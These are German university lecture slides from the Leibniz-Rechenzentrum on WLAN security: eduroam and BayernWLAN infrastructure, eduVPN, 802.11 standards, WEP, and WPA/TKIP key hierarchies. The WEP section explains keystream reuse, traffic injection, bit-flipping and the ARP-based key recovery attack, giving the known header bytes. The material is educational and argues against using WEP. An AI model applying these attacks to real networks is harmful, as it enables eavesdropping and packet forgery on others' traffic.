


- Deutsches Forschungsnetz (DFN) unterstützt EoC
 - eduroam-Anbietervereinbarung mit dem DFN: regelt technische und organisatorische Randbedingungen
 - kostenfrei
- Access Points
 - Multi-SSID Fähigkeit: müssen (zus.) SSID „eduroam“ ausstrahlen
 - 802.1x mit WPA2 als Authentisierungsverfahren
 - Anfragender Radius-Server beim DFN (Deutsches Forschungsnetz)
- Radius-Server Verbund
 - Installation eines „radsecproxy“ (kostenfreie Software)
 - Musterkonfiguration und Dokumentation sind vorhanden
 - Anbindung an den Verbund über ein Zertifikat des DFN (kostenlos)

- Ausschreibung des Freistaats Bayern für „offenes WLAN“
- Bezugsrecht für alle staatlichen Behörden, Landkreise und Kommunen in Bayern für Hotspots
- Gewinner muss eduroam auf allen APs unterstützen und ausstrahlen
- Zuschlag wurde Anfang 2016 an Vodafone erteilt
- Ziel: 20.000 APs in ganz Bayern bis 2020
- Aktuell (Stand Herbst 2022)
 - ~ 28.000 APs davon 60 % (knapp 17.000) von Unis und Hochschulen

- Universitäten und Hochschulen können @BayernWLAN in ihren Netzen ausstrahlen
- Problem: Geschlossene Benutzergruppe innerhalb des Wissenschaftsnetzes (DFN)
- BayernWLAN Verkehr darf nicht über X-WiN geführt werden
- Deshalb eigener kommerzieller Übergang ins Internet
- Abwicklung von BayernWLAN macht Vodafone
 - Adresszuteilung
 - Abwicklung des Verkehrs
 - Abuse-Bearbeitung
- BayernWLAN-Ziel: 20.000 APs in ganz Bayern bis 2020
- Aktueller Stand Herbst 2022: ~28.000 APs , davon 60 % (17.000) von Unis und Hochschulen (gut 6.100 vom LRZ ;-)

@BayernWLAN Karte



eduroam & BayernWLAN Links



- Where can I Eduroam
 - <https://www.eduroam.org/where/>
 - In Deutschland: <https://map.eduroam.de/leaflet/eduroam/eduroam-map.html>
 - App Eduroam Companion (für Android und iOS)
- BayernWLAN Map
 - <https://www.wlan-bayern.de>
- WLAN im MWN
 - <https://monitoring.mwn.de/maps/wlan/>
 - Auslastungsstatistik: <http://wlan.lrz.de/apstat>
 - Wo bin ich im MWN?: <http://wobinich.mwn.de/>

Beispiel aus dem MWN

eduVPN



- Sicherer verschlüsselter Zugang von außen ins MWN
- eduVPN <https://www.edvpn.org/>
 - Entwickelt im Rahmen des GEANT Forschungsprojektes
 - Setzt auf openvpn auf
 - Managementerweiterungen
 - Client für Desktop und Mobilbetriebssysteme
 - Ermögliche 2 Faktorauthentisierung
 - „Automatische“ Anmeldung über Zertifikate mit kurzer Gültigkeit
 - Kooperation von 100 Sites und 18 Ländern
 - Damit „Ausgang“ in verschiedenen Ländern möglich
- <https://www.edvpn.org/>
- <https://doku.lrz.de/display/PUBLIC/VPN+-+eduVPN>





Leibniz-Rechenzentrum
der Bayerischen Akademie der Wissenschaften

Kapitel 12: Netzsicherheit - Schicht 2: WLAN

Inhalt

- WLAN: Eine kurze Einführung
- WLAN-Sicherheitsanforderungen und Mechanismen
- Wired Equivalent Privacy (WEP)
 - Authentisierung
 - Vertraulichkeit
 - Integrität
 - Autorisierung
 - Schwächen und Angriffe
- WiFi Protected Access (WPA)
 - Authentisierung mit 802.1X oder Preshared Keys (PSK)
 - Vertraulichkeit (TKIP)
 - TKIP-Schlüsselhierarchie
 - WPA- und TKIP-Sicherheit
- WPA 2
- WPA 3



Wireless Local Area Network (WLAN)

- WLAN standardisiert in IEEE 802.11x:

Standard	Frequenz [GHz]	maximaler Durchsatz [Mbit/s]
802.11	2,4	2
802.11a	5	54
802.11b	2,4	11
802.11g	2,4	54
802.11n	2,4 / 5	600
802.11ac	5	1,69 Gbit/s (6,77 Gbit/s)
802.11ax (WiFi 6, WiFi 6e)	2,4 / 5 / 6	2,5 Gbit/s (9,6 Gbit/s)

- Alle Geräte teilen sich die Bandbreite
- Maximaler Durchsatz praktisch nicht erreichbar (netto wird i.d.R. weniger als die Hälfte erreicht, z.B. 200-300 Mbit/s bei 802.11n)

Beispiel MWN


- Derzeit leistungsfähigste Geräte im MWN: Aruba AP-555
- Dualband-AP, d.h. 2,4 GHz- und 5 GHz-Frequenzband
- Multiuser MIMO
- Durchsatz bei opt. Bedingungen 6 Gbit/s (Marketing bzw. theoretischer Wert)
- Controller basierte Lösung



- Nutzungsstatistik installierter Access Points: <http://wlan.lrz.de/apstat/>
 - Gebäude: <http://wlan.lrz.de/apstat/filter/Unterbezirk/gs/>
 - einzelner AP: <http://wlan.lrz.de/apstat/apa10-0gs/>


Infrastruktur-Modus

- Access Point (AP): Zugangsknoten zum WLAN
- Station (STA)
 - Gerät mit WLAN-Ausstattung
 - (Intelligenter) Client
- Basic Service Set (BSS)
 - Gruppe von STAs, die selbe Frequenz nutzen
- Extended Service Set (ESS)
 - logisches Netz aus mehreren BSS
 - wird gebildet durch Verbindungsnetz (Distribution System (DSS))
 - ESS wird durch SSID identifiziert
- Portal: Verbindung zu anderen Netzen



Ad-Hoc Modus


- Kein Access Point (AP) erforderlich
- Alle Stationen sind gleichberechtigt
- Basic Service Set (BSS)
 - Gruppe von STAs, die dieselbe Frequenz nutzen
 - Keine Kommunikation zwischen BSS möglich




- Mallet und Eve haben es im WLAN (wg. Funk) noch einfacher als in kabelgebundenen Netzen
- Sicherheitsanforderungen
 - ❑ Authentisierung der Teilnehmer
 - ❑ Zugangskontrolle zum Netz (Autorsierung)
 - ❑ Vertraulichkeit der Daten
 - ❑ Integrität der Daten
- Sicherheitsmechanismen
 - ❑ Wired Equivalent Privacy (WEP)
 - ❑ WiFi Protected Access (WPA)
 - ❑ WiFi Protected Access 2 (WPA2)
 - ❑ IEEE 802.11i
 - ❑ WiFi Protected Access 3 (WPA3) (2018)

Wired Equivalent Privacy (WEP)

- Klartext wird mit Bitstrom XOR-verknüpft
- Bitstrom wird mit RC4 als Pseudozufallszahlengenerator (WEP PRNG) erzeugt
 - Für jede Nachricht 24-bit Initialisierungsvektor (IV) konkateniert mit 40-bit WEP-Schlüssel als 64-bit Seed für PRNG
 - Nachricht konkateniert mit CRC wird mit dem Bitstrom XOR-verknüpft



- IV wird im Klartext mit jedem Chiffretext übertragen
 - Jeder, der K_{BSS} kennt, kann Keystream erzeugen und Nachricht entschlüsseln
 - Selbstsynchronisierung von WEP
- Entschlüsselung ist inverser Vorgang zur Verschlüsselung



Integritätssicherung mit CRC-32

- Cyclic Redundancy Check (CRC) ist ein Fehlererkennungcode
- Entwickelt, um Übertragungsfehler u.a. in Ethernet zu erkennen
- Mathematische Grundlagen:
 - Bit-String wird als Polynom mit Koeffizienten 0 und 1 aufgefasst
 - Nachricht M wird interpretiert als Polynom $M(x)$
 - Berechnungen modulo 2; d.h. Addition und Subtraktion identisch mit XOR
- Berechnung des CRC-Werts von $M(x)$ zur Integritätssicherung:
 - Einigung auf Generatorpolynom $G(x)$ (i.d.R. standardisiert)
 - Sei n der Grad von $G(x)$, dann ist $n+1$ die Länge des Bit-Strings von $G(x)$
 - $M(x)$ wird durch $G(x)$ geteilt
 - Teilungsrest $M(x) \bmod G(x)$ ist CRC-Wert und wird an M angehängt
 - Empfänger berechnet: Gesamtnachricht $(M(x) | \text{CRC}) \bmod G(x)$
 - = 0; Nachricht wurde bei der Übertragung nicht verändert (außer Änderung ist Vielfaches von $G(x)$)
 - ≠ 0; Nachricht wurde verändert

- Bei Open System Authentication ohne Verschlüsselung kann jeder senden
- Falls WEP aktiviert ist, kann nur senden, wer KBSS kennt
- Keine individuelle Benutzeroauthentifizierung mittels WEP möglich
- Viele APs bieten zusätzlich MAC-adressbasierte Access Control Listen (ACLs)
 - Nur bekannte/freigeschaltete MAC Adressen dürfen senden, aber
 - MAC kann einfach mitgelesen werden
 - MAC kann einfach gefälscht werden

- WEP erfüllt **KEINE** der Sicherheitsanforderungen:
- Vertraulichkeit:
 - Schlüsselmanagement und Schlüssel sind ein Problem
 - WEP ist einfach zu brechen
 - Jeder der KBSS kennt, kann alle damit verschlüsselten Nachrichten mitlesen
- Integrität
 - CRC ist kein geeignetes Verfahren zur Integritätssicherung bei absichtlicher Manipulation
- Authentisierung
 - basiert auf WEP
- Zugriffskontrolle
 - Keine individuelle Authentifizierung, somit generell nur rudimentäre Zugriffskontrolle möglich

- RC4 ist Stromchiffre, d.h. der selbe Seed sollte nicht wiederverwendet werden
 - IV soll dies verhindern
 - IV wird aber im Klartext mit übertragen
 - 24 Bit für den IV sind deutlich zu kurz
- Wiederverwendung des Keystream (bei gleichem IV)
 - Zwei Klartextnachrichten M_1 und M_2 mit Plaintext $P_i = (M_i | CRC_i)$
 - Mit Ciphertext $C_1 = P_1 \oplus RC4(IV_1, K_{BSS})$
 - und $C_2 = P_2 \oplus RC4(IV_1, K_{BSS})$ gilt:
 - $C_1 \oplus C_2 = (P_1 \oplus RC4(IV_1, K_{BSS})) \oplus (P_2 \oplus RC4(IV_1, K_{BSS})) = P_1 \oplus P_2$
 - d.h. falls Angreifer M_1 und C_1 kennt, kann er P_2 (somit M_2) aus dem mitgehörten C_2 berechnen, ohne K_{BSS} zu kennen
(Known-Plaintext Angriff)
 - Known-Plaintext ist einfach zu erzeugen (Daten von außen schicken)

Traffic Injection

- Known-Plaintext Angriff: Mallet kennt M und C :
$$C = \text{RC4}(\text{IV}, K_{\text{BSS}}) \oplus (M, \text{CRC}(M))$$
- Damit kann Mallet den Key Stream berechnen:
$$\text{RC4}(\text{IV}, K_{\text{BSS}}) = C \oplus (M, \text{CRC}(M))$$
- Absichtliche Wiederverwendung alter IVs möglich:
Mallet berechnet
$$C' = \text{RC4}(\text{IV}, K_{\text{BSS}}) \oplus (M', \text{CRC}(M'))$$

und schickt (IV, C') an Bob
- Bob hält dies für ein gültiges Paket

- Wissen über verwendete höherliegende Protokolle erleichtert auch einen rein passiven Known-Plaintext Angriff:
 - Protokoll-Header, Adressen, Protokollprimitive sind Teile von M , meist an festen und bekannten Positionen

Integritätssicherung

- CRC und RC4 sind linear
- Mallet fängt Nachricht von Alice an Bob ab: (IV, C) mit
 $C = RC4(IV, K_{BSS}) \oplus (M, CRC(M))$
- Mallet verfälscht die Nachricht M zu Nachricht X :
 - Mallet wählt beliebige Nachricht M' mit derselben Länge
 - Mallet sendet Ciphertext $C' = C \oplus (M', CRC(M')) =$
 $RC4(IV, K_{BSS}) \oplus (M, CRC(M)) \oplus (M', CRC(M')) =$
 $RC4(IV, K_{BSS}) \oplus (M \oplus M', CRC(M) \oplus CRC(M')) =$
 $RC4(IV, K_{BSS}) \oplus (M \oplus M', CRC(M \oplus M')) =$
 $RC4(IV, K_{BSS}) \oplus (X, CRC(X))$
- Mallet kennt Inhalt von X nicht, da er M nicht kennt
- Aber: Eine „1“ an Position n in M' führt zu gekipptem Bit an Position n in X ; Mallet kann kontrollierte Änderungen in M durchführen. Beispiel: Zieladresse von IP-Paketen ändern

Breaking 104-bit WEP in less than 60 seconds

- Artikel von Tews, Weinmann, Pyshkin, TU Darmstadt, 2007
- Aktiver Angriff
- Nutzt ARP-Request- und ARP-Reply-Pakete
 - Feste Länge der Pakete
 - Über Länge der Frames sind die verschlüsselten ARP Pakete erkennbar
 - Die ersten 16 Byte des ARP Paketes sind vorhersagbar
 - 8 Byte LLC Header (AAAA 03 00 00 00 08 06) gefolgt von
 - 8 Byte ARP Header:
 - 00 01 08 00 06 04 00 01 für ARP Request
 - 00 01 08 00 06 04 00 02 für ARP Response
 - XOR Verknüpfung abgehörter Pakete mit dieser Bytefolge liefert die ersten 16 Byte des Keystream
 - Wiedereinspielen abgehörter ARP Requests beschleunigt den Angriff
 - Erfolgsrate bei nur 40.000 Frames schon > 50 %
 - Erfolgsrate bei 85.000 Frames rund 95 %

- WEP ist **NICHT** sicher
- WEP **NICHT** verwenden

WiFi Protected Access (WPA)

- WPA zur Verbesserung der Sicherheit eingeführt
- WEP-Hardware sollte weiter benutzbar bleiben
- Vertraulichkeit:
 - Temporal Key Integrity Protocol (TKIP)
 - Rekeying-Mechanismus zum automatischen Wechseln der Schlüssel
 - Hierarchie von Schlüsseln
- Integritätssicherung
 - TKIP Message Integrity Code - MIC (genannt „Michael“);
zur Unterscheidung von MAC (Media Access Control)
 - Mit Schlüssel parametrisierte kryptographische Hash-Funktion
 - Verbessert ungeeigneten CRC-Mechanismus von WEP
- Authentisierung
 - Nach wie vor Möglichkeit für Pre-Shared Key (PSK)
 - Bietet aber auch 802.1X (insb. in großen IT-Infrastrukturen genutzt)

Temporal Key Integrity Protocol (TKIP)

- TKIP verwendet Schlüsselhierarchie, um kurzlebige Schlüssel zu erzeugen
- Drei Hierarchiestufen (von unten nach oben):
 1. Temporäre Schlüssel (Temporal Key, TK)
 - In jede Richtung (AP zu STA, STA zu AP) eigene Schlüssel:
 - zur Verschlüsselung (128 Bit)
 - zur Integritätssicherung (64 Bit)
 - Erneuerung des Schlüsselmaterials durch `rekey key` Nachricht
 - `rekey key` Nachricht enthält Material, damit STA und AP neue Sitzungsschlüssel ableiten können; Nachricht verschlüsselt mit
 2. Pairwise Transient Key (PTK)
 - Sichern die Übertragung temporärer Schlüssel
 - 1 Schlüssel zur Sicherung des Schlüsselmaterials
 - 1 Schlüssel zur Sicherung der `rekey key` Nachricht

3. Pairwise Master Key (PMK)

- Höchster Schlüssel innerhalb der Hierarchie
- Erzeugt vom 802.1X Authentication Server und vom AP an STA weitergereicht
- Individuell pro Endgerät (AP)
- Falls 802.1X Setup „zu komplex“; Preshared Keys möglich (d.h. in der Praxis: Passwörter)
- Master Key wird zur Sicherung der key-encryption Keys genutzt
- Damit Aufbau einer Sitzungsstruktur möglich; von der Authentisierung über 802.1X bis
 - Widerruf des Schlüssels
 - Ablauf des Schlüssels
 - STA verliert Kontakt zum AP
- Achtung: Kompromittierung des Master Key führt zur Kompromittierung der gesamten Hierarchie!

TKIP Schlüsselhierarchie Zusammenfassung

- Aus IEEE 802.11i-2004 (geht über reines TKIP hinaus)
- hier Verwendung von 802.1X


